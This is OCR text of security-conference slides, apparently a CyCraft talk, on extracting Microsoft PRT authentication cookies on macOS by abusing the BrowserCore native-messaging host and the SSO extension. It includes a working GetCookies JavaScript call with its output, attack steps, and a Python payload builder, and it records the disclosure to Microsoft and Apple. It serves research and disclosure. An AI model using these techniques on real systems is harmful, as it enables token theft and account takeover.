
Company Portal on macOS




Ref: https://youtu.be/awckSIpCPMg?si=18uS-Ot0jNSeMpUs

Let’s Talk About Company Portal on macOS

Main Structure of Company Portal



Main Structure of Company Portal



Does Browsercore Work the Same Way on macOS?

Yes. It Does. ✅

Microsoft SSO Chrome extension

Console Sources Network Performance Memory Application

background.js Filter

```
> chrome.runtime.sendNativeMessage(
    "com.microsoft.browsercore",
    {
      method: "GetCookies",
      sender: "https://login.microsoft.com",
      uri: "https://login.microsoftonline.com/common/oauth2/v2.0/authorizea"
    },
    function (response) {
      if (chrome.runtime.lastError) {
        console.error("Error:", chrome.runtime.lastError.message);
      } else {
        console.log("Response:", response);
      }
    }
  );
<· undefined
Response:  {response: Array(2)}
           response: (2) [{…}, {…}]
           [[Prototype]]: Object
```

```
BrowserCore: (AppSSOCore) [com.apple.AppSSO:SOClient] -[SOClient perf
    AuthorizationOptions =     {
        "correlation_id" = "35BA871F-98FA-43D8-8611-737FFA32960E";
        "msg_protocol_ver" = 4;
        "parent_process_bundle_identifier" = "com.google.Chrome";
        "parent_process_localized_name" = "Google Chrome";
        "parent_process_teamId" = EQHXZ8M8AV;
        payload = "{\"method\":\"GetCookies\",\"sender\":\"https://lo
    },
```


CYCRAFT


😾 Mission: Get the PRT Cookie on macOS

Summary of Cookie Extraction Techniques

- Headless Browser-Based Native Messaging Abuse
- Bypassed BrowserCore’s parent process check
- Direct SSO Invocation via Apple’s API

Reported to MSRC

- Assessed as low severity; only reported internally to the Product Team
- No confirmation on whether the issue will be tracked or fixed
- We were not surprised — similar issues have never been patched on Windows
- But…
- Confirmed to fix some of our attack methods just two days ago


You have a new message
from Apple Product Security
3m ago

But then… Apple contacted us.

- Apple first learned about our research via the TROOPERS
- They proactively reached out to us for further clarification
- Confirmed they are working on fixing related issues
- Acknowledged the issue and said a CVE would be assigned

Headless Browser-Based Native Messaging Abuse

Headless Browser-Based Native Messaging Abuse

Console Sources Network Performance Memory Application

background.js Filter

```
> chrome.runtime.sendNativeMessage(
    "com.microsoft.browsercore",
    {
      method: "GetCookies",
      sender: "https://login.microsoft.com",
      uri: "https://login.microsoftonline.com/common/oauth2/v2.0/authorizea"
    },
    function (response) {
      if (chrome.runtime.lastError) {
        console.error("Error:", chrome.runtime.lastError.message);
      } else {
        console.log("Response:", response);
      }
    }
  );
<· undefined
Response:  {response: Array(2)}
             response: (2) [{…}, {…}]
             [[Prototype]]: Object
```


Microsoft SSO Chrome extension

```
BrowserCore: (AppSSOCore) [com.apple.AppSSO:SOClient] -[SOClient perf
    AuthorizationOptions =     {
        "correlation_id" = "35BA871F-98FA-43D8-8611-737FFA32960E";
        "msg_protocol_ver" = 4;
        "parent_process_bundle_identifier" = "com.google.Chrome";
        "parent_process_localized_name" = "Google Chrome";
        "parent_process_teamId" = EQHXZ8M8AV;
        payload = "{\"method\":\"GetCookies\",\"sender\":\"https://lo
    },
```


CYCRAFT

Headless Browser-Based Native Messaging Abuse

- Launches Chrome in headless mode
- Loads the Microsoft SSO Chrome Extension (CRX)
- Injects JavaScript to call chrome.runtime.sendNativeMessage
- Sends the GetCookies request
- Extracts PRT cookies directly from the extension response


THAT'S TOO EASY.
memegenerator.net

Headless Browser-Base Method Preconditions


- Victim must be logged into desktop session
  - Headless browser ≠ no GUI dependencies
- Only works on official Chrome, Edge

Summary of Cookie Extraction Techniques


- ⚠ Headless Browser-Based Native Messaging Abuse
  - Requires Specific Environment Conditions
- Bypassed BrowserCore's parent process check
- Direct SSO Invocation via Apple's API

Bypassed BrowserCore’s parent process check

Full SSO Flow of Browsercore



We are here!


Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

So What Happens If We Talk to Browsercore Directly?

Create payload.bin

create_payload.py > ...

```python
import json
import struct

FILE_PATH = "/tmp/payload.bin"

cmd_payload = {
    "method": "GetCookies",
    "uri": "https://login.microsoftonline.com/common/oauth2/authorize",
    "sender": "https://login.microsoftonline.com"
}
cmd_json = json.dumps(cmd_payload)
cmd_length = struct.pack("<I", len(cmd_json))

with open(FILE_PATH, "wb") as f:
    f.write(cmd_length)
    f.write(cmd_json.encode())

